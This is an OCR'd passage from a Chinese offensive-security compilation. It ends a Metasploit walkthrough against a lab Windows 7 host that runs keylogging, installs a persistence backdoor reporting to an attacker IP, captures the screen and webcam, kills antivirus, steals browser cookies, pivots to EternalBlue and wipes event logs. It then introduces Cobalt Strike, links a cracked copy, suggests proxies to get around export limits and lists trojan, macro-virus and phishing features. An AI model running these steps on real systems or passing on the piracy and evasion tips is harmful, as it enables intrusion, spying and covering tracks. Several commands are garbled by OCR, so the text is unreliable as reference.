
keyscan_start && keyscan_dump



9、设置后门，维持权限


run persistence -U -i 10 -p 2333192.168.43.153

run persistence -X -i 10 -p 2333192.168.43.153




10、截屏查看靶机当前桌面

screenshot



11、查看当前系统空闲时间


idletime



12、禁用靶机使用键盘鼠标（笔者 win 7 系统是 64 位的，不支持这个操作）


uictl disable keyboard

uictl disable mouse




13、查找靶机中重要的敏感文件

search -d c:\\ -f payload.exe




14、指定下载靶机中的文件到本地

Download c:\\Users\\root\\Desktop\\payload.exe/root/Desktop




15、上传指定本地文件到靶机中

upload/root/Desktop/hack.jpegc:\\Users\\root\\Desktop\\payload.exe



16、打开靶机摄像头，win 7 虚拟机没有摄像头所以没反应


webcam_snap



0x02. 后渗透测试

1、调用 post 模块查看当前系统可用的提权模块

run post/multi/recon/local_exploit_suggester



2、调用 payload 模块对靶机进行远程桌面操作

set payload windows/vncinject/reverse_tcp

set viewonly no


3、关掉靶机中的杀软

killav

```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
meterpreter >
```


4、收集靶机浏览器的敏感信息(访问记录、cookie)


run post/windows/gather/enum_ie



5、设置路由转发，扫描内网机器开放的端口(routeadd 靶机 IP 子网掩码 sessions)


route add 92.168.43.150 255.255.255.0 3

use auxiliary/scanner/portscan/tcp




6、扫描一波内网有没有 ms17_010 漏洞的主机

use auxiliary/scanner/smb/smb_ms17_010



7、笔者扫到 win 7 就有这个漏洞，然后就愉快的调用 exp 搞一波

use exploit/windows/smb/ms17_010_eternalblue



8、功成身退

clearev

0x03. 结语

msf 是真的强大，笔者总结的这些也只算是九牛一毛，大家在平时使用时多总结一定能玩出花儿来！

Cobalt Strike 初体验

原创： Hello_C 信安之路 2017-12-25

Cobalt Strike 一款以 metasploit 为基础的 GUI 的框架式渗透测试工具，集成了端口转发、服务扫描，自动化溢出，多模式端口监听，win exe 木马生成，win dll 木马生成，java 木马生成，office 宏病毒生成，木马捆绑。

钓鱼攻击包括：站点克隆，目标信息获取，java 执行，浏览器自动攻击等等。

Cobalt Strike 主要用于团队作战，可谓是团队渗透神器，能让多个攻击者同时连接到团体服务器上，共享攻击资源与目标信息和 sessions。

Cobalt Strike 据说现在最新版为 3.9，主要分为试用版和付费版，试用版为 21 天，付费版 3500 美元，据说网上也有一些破解教程

http://www.cnblogs.com/haq5201314/p/7040832.html

cobaltstrik3.6 破解版下载


https://pan.baidu.com/s/1qYocNbm 密码: 51tg。

因为 Cobalt Strike 是美国对外限制型出口软件，只在美国和加拿大允许发售，所以我们需要 google 搜索下 usa 的个人代理来绕开限制。

0x01 安装与运行

Cobalt Strike 需要 JAVA 环境，需要注意的是 JAVA 环境不要安装最新版，否则会出一些问题，Cobalt Strike 分为客户端和服务端可分布式操作可以协同作战。但一定要架设在外网上，或者自己想要搭建的环境中，服务器端只能运行在 Linux 系统上。其中关键的文件是 teamserver 以及 cobaltstrike.jar，将这两个文件放到服务器上同一个目录，然后运行：

./teamserver 192.168.3.32 test #自己的 IP 和密码




说一下我安装运行时遇到的坑：


首先：JAVA 版本必须为 8，否则就因版本问题无法编译运行；

其次：IP 必须为真实 IP，不能使用 0.0.0.0 或者 127.0.0.1，这样也会报错的。

服务器端运行之后，我们就可以运行客户端了，客户端可以在 Windows 或者 Linux 下都可以。

输入我们刚才 IP 以及端口、密码，用户名可以任意设置。





当攻击目标在控制台所操作的指令都会被记录到保留在 Cobalt Strike 目录 logs 下，对了，破解版是无法更新的。

0x02 参数详情

Cobalt Strike

New Connection #进行另外一个连接，支持连接多个服务器端

Preferences #设置 Cobal Strike 界面、控制台、以及输出报告样式、TeamServer 连接记录

Visualization #主要展示输出结果的形式

VPN Interfaces #设置 VPN 接口

Listenrs #创建一个 Listener

Script Manager

Close #退出连接

View

Applications #显示受害者机器的应用信息

Credentials #凭证当通过 hashdump 或者 Mimikatz 抓取过的密码都会储存在这里。

Downloads #下载文件

Event Log #主机上线记录以及团队协作聊天记录

Keystrokes #键盘记录

Proxy Pivots #代理模块

Screenshots #进程截图

Script Console #控制台,在这里可以加载各种脚本 https://github.com/rsmudge/cortana-scripts 以增强功能

Targets #显示目标

Web Log #Web 访问记录

Attacks

Packages #攻击包

HTML Application 生成恶意的 HTA 木马文件

MS Office Macro 生成 office 宏病毒文件

Payload Generator 生成各种语言版本的 payload

USB/CD AutoPlay 生成利用自动播放运行的木马文件

Windows Dropper 捆绑器，能够对文档类进行捆绑

Windows Executable 生成可执行 exe 木马

Windows Executable(S) 生成无状态的可执行 exe 木马

Web Drive-by #钓鱼攻击

Manage 对开启的 web 服务进行管理

Clone Site 克隆网站，可以记录受害者提交的数据

Host File 提供一个文件下载，可以修改 Mime 信息

PowerShell Web Delivery 类似于 msf 的 web_delivery

Signed Applet Attack 使用 java 自签名的程序进行钓鱼攻击

Smart Applet Attack 自动检测 java 版本并进行攻击，针对 Java 1.6.0_45 以下以及 Java 1.7.0_21 以下版本

System Profiler 用来获取一些系统信息，比如系统版本，Flash 版本，浏览器版本等

Spear Phish #用来邮件钓鱼的模块

Reporting

activity report #活动报告生成

Hosts report #主机报告

Indicators opromisef com #目标报告

Sessions report #会话报告

Social engineering report #社会工程报告

Export data #数据出口

help

Homepage #官方主页

Support #技术支持

Arsenal #开发者

System information #版本信息

About #关于

0x03 基本运行

首先使用 Cobalt Strike 需要创建一个 Listener，点击 Cobalt Strike->Listeners，然后点击 Add 便可以创建自己想要的 Listeners 了，Cobalt Strike3.6 包括

windows/beacon_dns/reverse_dns_txt

windows/beacon_dns/reverse_http

windows/beacon_http/reverse_http

windows/beacon_https/reverse_https

windows/beacon_smb/bind_pipe


windows/foreign/reverse_dns_txt

windows/foreign/reverse_http

